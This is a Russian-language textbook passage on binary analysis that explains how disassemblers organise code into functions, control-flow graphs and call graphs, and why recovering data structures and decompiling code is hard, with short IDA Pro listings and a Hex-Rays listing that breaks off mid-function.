До сих пор мы обсуждали, как статические и динамические дизассемблеры находят инструкции в бинарном файле, но на этом дизассемблирование не заканчивается. Огромные неструктурированные массы дизассемблированных инструкций почти невозможно анализировать, поэтому большинство дизассемблеров организует код в более удобную структуру. В этом разделе будут рассмотрены распространённые структуры кода и данных, восстанавливаемые дизассемблерами, и их польза для анализа бинарных файлов.

6.3.1. Структурирование кода

Сначала рассмотрим различные способы организации дизассемблированного кода. В широком смысле описанные далее структуры облегчают анализ двумя способами.

• Разбиение на части. Когда код разделён на логически связанные фрагменты, проще исследовать назначение каждого из них и отношения между фрагментами.

• Раскрытие потока управления. Некоторые из рассматриваемых далее структур явно представляют не только сам код, но и передачу управления между его блоками. Такие структуры можно визуализировать, благодаря чему намного легче быстро увидеть прохождение управления по коду и составить общее представление о его назначении.

Следующие структуры кода полезны как при автоматическом, так и при ручном анализе.

Функции

В большинстве языков программирования высокого уровня, включая C, C++, Java и Python, функции являются основными строительными блоками, объединяющими логически связанные части кода. Любой программист знает, что правильно организованные программы, должным образом разделённые на функции, понимать гораздо проще, чем плохо структурированный «спагетти-код». Поэтому большинство дизассемблеров в той или иной степени старается восстановить структуру функций исходной программы и с её помощью сгруппировать дизассемблированные инструкции. Это называется обнаружением функций. Оно не только значительно облегчает понимание кода специалистам по ручной обратной разработке, но и помогает автоматизированному анализу. Например, при автоматическом анализе бинарного файла можно искать ошибки отдельно в каждой функции или изменять код так, чтобы определённая проверка безопасности выполнялась в начале и конце каждой функции.

Для бинарных файлов с символьной информацией обнаружение функций тривиально: таблица символов задаёт набор функций, их имена, начальные адреса и размеры. К сожалению, как вы помните из главы 1, во многих бинарных файлах эта информация удалена, что значительно усложняет обнаружение функций. На уровне бинарного файла функции исходного кода не имеют настоящего смысла, поэтому при компиляции их границы могут размыться. Код одной функции может даже располагаться в бинарном файле не непрерывно: его части бывают разбросаны по секции кода, а фрагменты кода могут совместно использоваться несколькими функциями - это называется перекрывающимися блоками кода. На практике большинство дизассемблеров предполагает, что функции непрерывны и не разделяют код. Во многих, но не во всех случаях это верно; особенно часто предположение нарушается при анализе микропрограмм или кода встроенных систем.

Основная стратегия обнаружения функций в дизассемблерах основана на сигнатурах функций - шаблонах инструкций, часто встречающихся в начале или конце функции. Эту стратегию применяют все известные рекурсивные дизассемблеры, включая IDA Pro. Линейные дизассемблеры вроде `objdump` обычно не обнаруживают функции, за исключением случаев с доступными символами.

Как правило, алгоритм обнаружения на основе сигнатур сначала проходит по дизассемблированному бинарному файлу и находит функции, на которые непосредственно указывает инструкция `call`. Такие случаи легко обнаружить; функции, вызываемые только косвенно или посредством хвостового вызова, создают больше трудностей.[7] Для поиска сложных случаев детектор на основе сигнатур обращается к базе известных сигнатур функций.

В шаблоны сигнатур функций входят хорошо известные прологи функций - инструкции, настраивающие кадр стека, - и эпилоги, разбирающие его. Например, типичный шаблон, создаваемый многими компиляторами x86 для неоптимизированных функций, начинается прологом `push ebp; mov ebp,esp` и заканчивается эпилогом `leave; ret`. Многие детекторы функций просматривают бинарный файл в поисках таких сигнатур и по ним распознают начало и конец функций.

Хотя функции являются важным и полезным способом организации дизассемблированного кода, всегда следует помнить о возможных ошибках. На практике шаблоны функций зависят от платформы, компилятора и уровня оптимизации бинарного файла. У оптимизированных функций хорошо известные прологи и эпилоги могут полностью отсутствовать, что делает распознавание по сигнатурам невозможным. Поэтому ошибки обнаружения функций происходят довольно регулярно. Например, дизассемблер нередко ошибается в 20 процентах или более начальных адресов функций и даже сообщает о функции там, где её нет.

Современные исследования изучают другие способы обнаружения функций, основанные не на сигнатурах, а на структуре кода.[8] Хотя этот подход потенциально точнее сигнатурного, ошибки обнаружения никуда не исчезают. Он встроен в Binary Ninja, а исследовательский прототип способен взаимодействовать с IDA Pro, поэтому при желании вы можете его испытать.

> **Обнаружение функций с помощью секции `.eh_frame`.** Интересный альтернативный способ обнаружения функций в бинарных файлах ELF основан на секции `.eh_frame` и позволяет полностью обойти проблему обнаружения функций. Секция `.eh_frame` содержит сведения, связанные с возможностями отладки на основе DWARF, например с раскруткой стека. В их число входят границы функций, определяющие все функции бинарного файла. Сведения сохраняются даже в файлах с удалёнными символами, если только бинарный файл не скомпилирован `gcc` с параметром `-fno-asynchronous-unwind-tables`. В первую очередь они используются для обработки исключений C++, но также и в разных других случаях: функцией `backtrace()` и встроенными средствами `gcc`, такими как `__attribute__((__cleanup__(f)))` и `__builtin_return_address(n)`. Благодаря множеству применений **`.eh_frame`** по умолчанию присутствует не только в бинарных файлах C++ с обработкой исключений, но во всех бинарных файлах, созданных **`gcc`**, включая программы на чистом C.
>
> Насколько мне известно, этот способ первым описал Райан О'Нил, также известный как ElfMaster. На его сайте приведён код, разбирающий секцию `.eh_frame` в набор адресов и размеров функций.[9]

Графы потока управления

Разбить дизассемблированный код на функции - это одно, но некоторые функции очень велики, и даже анализ одной такой функции может оказаться сложной задачей. Чтобы организовать внутреннее устройство каждой функции, дизассемблеры и каркасы анализа бинарных файлов применяют ещё одну структуру кода - граф потока управления (control-flow graph, CFG). CFG полезны как для автоматического, так и для ручного анализа. Кроме того, они обеспечивают удобное графическое представление структуры кода, позволяя с первого взгляда составить представление об устройстве функции. На рис. 6-5 показан пример CFG функции, дизассемблированной с помощью IDA Pro.




Рис. 6-5. Граф потока управления в IDA Pro

Как видно на рисунке, CFG представляет код функции как набор блоков кода, называемых базовыми блоками, соединённых рёбрами ветвления, которые здесь показаны стрелками. Базовый блок - последовательность инструкций, в которой первая инструкция является единственной точкой входа, то есть единственной целью какого-либо перехода в бинарном файле, а последняя

инструкция - единственной точкой выхода, то есть единственной инструкцией последовательности, способной перейти в другой базовый блок. Иными словами, стрелка базового блока никогда не соединяется ни с какой инструкцией, кроме первой или последней.

Ребро CFG от базового блока `B` к другому базовому блоку `C` означает, что последняя инструкция `B` может перейти к началу `C`. Если у `B` только одно исходящее ребро, управление обязательно будет передано его цели. Например, такое можно увидеть у безусловной инструкции перехода или вызова. Если же `B` заканчивается условным переходом, у него будет два исходящих ребра, и выбор ребра во время выполнения зависит от результата условия перехода.

Рёбра вызова не входят в CFG, поскольку ведут к коду за пределами функции. Вместо них CFG показывает лишь ребро «проваливания», указывающее на инструкцию, куда вернётся управление после завершения вызванной функции. Для представления рёбер между инструкциями вызова и функциями предназначена другая структура кода - граф вызовов. Его мы рассмотрим далее.

На практике дизассемблеры часто не включают в CFG косвенные рёбра, поскольку статически разрешить их возможные цели трудно. Кроме того, иногда вместо отдельных CFG функций дизассемблеры определяют глобальный CFG. Такой глобальный граф называется межпроцедурным CFG (interprocedural CFG, ICFG), поскольку фактически является объединением всех CFG функций; процедура - ещё одно название функции. ICFG устраняют необходимость в подверженном ошибкам обнаружении функций, но не дают преимуществ разбиения на части, свойственных CFG отдельных функций.

Графы вызовов

Графы вызовов похожи на CFG, но показывают отношения не между базовыми блоками, а между местами вызовов и функциями. Иными словами, CFG показывает возможное прохождение управления внутри функции, а граф вызовов - какие функции могут вызывать друг друга. Как и CFG, графы вызовов часто не содержат рёбер косвенных вызовов, поскольку точно определить функции, которые может вызвать данное место косвенного вызова, практически невозможно.

В левой части рис. 6-6 показан набор функций с обозначениями `f1`-`f4` и отношения вызова между ними. Каждая функция состоит из нескольких базовых блоков - серых кругов - и рёбер ветвления - стрелок. Справа находится соответствующий граф вызовов. Как видно, в нём есть по узлу для каждой функции и рёбра, показывающие, что `f1` может вызывать `f2` и `f3`, а также ребро вызова из `f3` в `f1`. Хвостовые вызовы, в действительности реализованные инструкциями перехода, показаны в графе как обычные вызовы. Однако косвенный вызов из `f2` в `f4` в графе отсутствует.




Рис. 6-6. CFG и связи между функциями слева; соответствующий граф вызовов справа

IDA Pro также умеет показывать частичные графы вызовов, содержащие только возможные вызывающие стороны выбранной функции. При ручном анализе они часто полезнее полных графов, поскольку последние обычно содержат слишком много сведений. На рис. 6-7 приведён пример частичного графа вызовов IDA Pro, раскрывающего ссылки на функцию `sub_404610`. Граф показывает, откуда вызывается функция: например, `sub_404610` вызывается из `sub_4e1bd0`, которая, в свою очередь, вызывается из `sub_4e2fa0`.

Кроме того, создаваемые IDA Pro графы вызовов показывают инструкции, которые где-либо сохраняют адрес функции. Например, по адресу `0x4e072c` в секции `.text` находится инструкция, сохраняющая в памяти адрес функции `sub_4e2fa0`. Это называется «взятием адреса» функции `sub_4e2fa0`. Функции, адрес которых где-либо берётся в коде, называются функциями со взятым адресом.

Знать такие функции полезно, поскольку они могут вызываться косвенно, даже если неизвестно, из какого именно места вызова. Если адрес функции нигде не берётся и не встречается ни в одной секции данных, значит, функция никогда не будет вызвана косвенно.[10] Это важно для некоторых видов анализа бинарных файлов и приложений безопасности, например если требуется защитить бинарный файл, разрешив косвенные вызовы только допустимых целей.




Рис. 6-7. Граф вызовов, направленных на функцию `sub_404610`, в IDA Pro

Объектно-ориентированный код

Многие инструменты анализа бинарных файлов, включая полнофункциональные дизассемблеры вроде IDA Pro, ориентированы на программы, написанные на процедурных языках, таких как C. Поскольку в этих языках код организован главным образом с помощью функций, средства анализа и дизассемблеры предоставляют обнаружение функций для восстановления функциональной структуры программы, а также графы вызовов для исследования отношений между функциями.

Объектно-ориентированные языки, такие как C++, организуют код с помощью классов, объединяющих логически связанные функции и данные. Обычно они также предлагают сложные механизмы обработки исключений: любая инструкция может выдать исключение, которое затем перехватывает специальный блок кода. К сожалению, современные инструменты анализа бинарных файлов не умеют восстанавливать иерархии классов и структуры обработки исключений.

Ситуация осложняется тем, что программы C++ часто содержат множество указателей на функции из-за обычного способа реализации виртуальных методов. Виртуальные методы - это методы класса, которые разрешено переопределять в производном классе. В классическом примере можно определить класс `Shape` с производным классом `Circle`. В `Shape` задан виртуальный метод `area`, вычисляющий площадь фигуры, а `Circle` переопределяет его собственной реализацией для кругов.

При компиляции программы C++ компилятор может не знать, будет ли указатель во время выполнения указывать на объект базового класса `Shape` или производного `Circle`, поэтому не способен статически определить, какую реализацию `area` следует вызвать. Для решения этой задачи компиляторы создают таблицы указателей на функции, называемые виртуальными таблицами, или vtable. Они содержат указатели на все виртуальные функции определённого класса. Обычно vtable хранятся в памяти только для чтения, а у каждого полиморфного объекта имеется указатель, называемый vptr, на vtable его типа. Для вызова виртуального метода созданный компилятором код во время выполнения следует по vptr объекта и косвенно вызывает нужную запись vtable. К сожалению, все эти косвенные вызовы ещё больше затрудняют отслеживание потока управления программы.

Отсутствие поддержки объектно-ориентированных программ в инструментах анализа бинарных файлов и дизассемблерах означает, что при желании организовать анализ вокруг иерархии классов придётся справляться самостоятельно. При ручной обратной разработке программы C++ часто можно собрать воедино функции и структуры данных, принадлежащие разным классам, но это требует значительных усилий. Чтобы сохранить основное внимание на (полу-)автоматических методах анализа бинарных файлов, здесь я не стану углубляться в эту тему. Тем, кто хочет научиться вручную исследовать код C++, рекомендую книгу Элдада Эйлама «Reversing: Secrets of Reverse Engineering» (Wiley, 2005).

При автоматическом анализе можно, как делает большинство инструментов, просто притвориться, что классов не существует, и обращаться с объектно-ориентированными программами так же, как с процедурными. На деле такое «решение» вполне подходит для многих видов анализа и избавляет от мучительной реализации особой поддержки C++, если она действительно не нужна.

6.3.2. Структурирование данных

Как вы видели, дизассемблеры автоматически распознают разные виды структур кода, помогая анализировать бинарный файл. К сожалению, о структурах данных этого сказать нельзя. Автоматическое обнаружение структур данных в бинарных файлах с удалёнными символами - печально известная своей сложностью задача, и, если не считать некоторых исследовательских работ,[11] дизассемблеры обычно даже не пытаются её решать.


Но бывают исключения. Например, если ссылка на объект данных передаётся хорошо известной функции - скажем, библиотечной, - дизассемблер наподобие IDA Pro может автоматически вывести тип данных из спецификации этой функции. Пример показан на рис. 6-8.

В нижней части базового блока находится вызов хорошо известной функции `send`, которая отправляет сообщение по сети. Поскольку IDA Pro знает параметры `send`, он может подписать их имена (`flags`, `len`, `buf`, `s`) и вывести типы данных регистров и объектов памяти, использованных для загрузки этих параметров.

Кроме того, примитивные типы иногда можно вывести из регистров, в которых они хранятся, или инструкций, обрабатывающих данные. Например, если используется регистр или инструкция с плавающей точкой, значит, соответствующие данные представляют число с плавающей точкой. Инструкция `lodsb` (загрузить байт строки) или `stosb` (сохранить байт строки), скорее всего, работает со строкой.

В случае составных типов, таких как `struct` или массивы, никаких гарантий нет и приходится полагаться на собственный анализ. Чтобы понять, почему автоматически распознать составные типы трудно, посмотрим, как следующая строка C компилируется в машинный код:

```
ccf->user = pwd->pw_uid;
```



```
; Attributes: bp-based frame

; int __cdecl sub_5D2CD0(int, char *buf, int len, int)
sub_5D2CD0 proc near

arg_0= dword ptr  8
buf= dword ptr  0Ch
len= dword ptr  10h
arg_C= dword ptr  14h

push    ebp
mov     ebp, esp
push    edi
push    esi
push    ebx
sub     esp, 0Ch
mov     eax, [ebp+len]
mov     edi, [ebp+arg_0]
push    0               ; flags
push    eax             ; len
mov     eax, [ebp+buf]
mov     ebx, [ebp+arg_C]
push    eax             ; buf
mov     eax, [edi+8]
push    eax             ; s
call    send
mov     esi, eax
cmp     eax, 0FFFFFFFFh
jz      short loc_5D2D10
```

Рис. 6-8. IDA Pro автоматически выводит типы данных на основе использования функции `send`

Это строка из исходного кода `nginx` версии 1.8.0, где целочисленное поле одной структуры `struct` присваивается полю другой структуры. При компиляции `gcc` версии 5.1 с уровнем оптимизации `-O2` получается следующий машинный код:

```
mov    eax,DWORD PTR [rax+0x10]
mov    DWORD PTR [rbx+0x60],eax
```

Теперь рассмотрим следующую строку C, которая копирует целое число из выделенного в куче массива b в другой массив a:

```
a[24] = b[4];
```

Вот результат её компиляции gcc версии 5.1, снова с уровнем оптимизации -O2:

```
mov    eax,DWORD PTR [rsi+0x10]
mov    DWORD PTR [rdi+0x60],eax
```

Как видите, шаблон кода в точности совпадает с присваиванием структур `struct`! Следовательно, автоматический анализ не способен определить по такой последовательности инструкций, представляет ли она обращение к массиву, доступ к `struct` или что-то совсем иное. Подобные проблемы делают точное обнаружение составных типов данных трудным, если не невозможным в общем случае. Учтите, что этот пример очень прост; представьте обратную разработку программы с массивом элементов `struct` или вложенными `struct` и попытку определить, какие инструкции индексируют какую структуру данных! Очевидно, это сложная задача, требующая глубокого исследования кода. Учитывая трудность точного распознавания нетривиальных типов данных, легко понять, почему дизассемблеры не пытаются обнаруживать структуры данных автоматически.

Для ручного структурирования данных IDA Pro позволяет определять собственные составные типы - их приходится выводить при обратной разработке кода - и назначать их элементам данных. Прекрасным источником сведений о ручной обратной разработке структур данных с помощью IDA Pro служит книга Криса Игла «The IDA Pro Book» (No Starch Press, 2011).

6.3.3. Декомпиляция

Как следует из названия, декомпиляторы пытаются «обратить процесс компиляции». Обычно они начинают с дизассемблированного кода и переводят его на язык более высокого уровня - чаще всего в разновидность C-подобного псевдокода. Декомпиляторы полезны при обратной разработке крупных программ, поскольку декомпилированный код читать проще, чем множество инструкций ассемблера. Однако декомпиляторы пригодны лишь для ручной обратной разработки: процесс декомпиляции слишком подвержен ошибкам, чтобы служить надёжной основой автоматического анализа. Хотя в этой книге декомпиляция не применяется, листинг 6-6 даст представление о том, как выглядит декомпилированный код.

Самый широко используемый декомпилятор - Hex-Rays, подключаемый модуль, поставляемый с IDA Pro.[12] В листинге 6-6 приведён вывод Hex-Rays для функции, показанной ранее на рис. 6-5.

Листинг 6-6. Функция, декомпилированная с помощью Hex-Rays

```
void **__usercall sub_4047D4<eax>(int a1<ebp>)
{
  int v1; // eax@1
  int v2; // ebp@1
  int v3; // ecx@4
  int v5; // ST10_4@6
  int i; // [sp+0h] [bp-10h]@3

  v2 = a1 + 12;
  v1 = *(_DWORD *)(v2 - 524);
  *(_DWORD *)(v2 - 540) = *(_DWORD *)(v2 - 520);
  if ( v1 == 1 )
    goto LABEL_5;
  if ( v1 != 2 )
  {
```

```
    for ( i = v2 - 472; ; i = v2 - 472 )
    {
      *(_DWORD *)(v2 - 524) = 0;
      sub_7A5950(i);
      v3 = *(_DWORD *)(v2 - 540);
      *(_DWORD *)(v2 - 524) = -1;
      sub_9DD410(v3);
LABEL_5:
      ;
    }
  }
  *(_DWORD *)(v2 - 472) = &off_B98EC8;
  *(_DWORD *)(v2 - 56) = off_B991E4;
  *(_DWORD *)(v2 - 524) = 2;
  sub_58CB80(v2 - 56);
  *(_DWORD *)(v2 - 524) = 0;
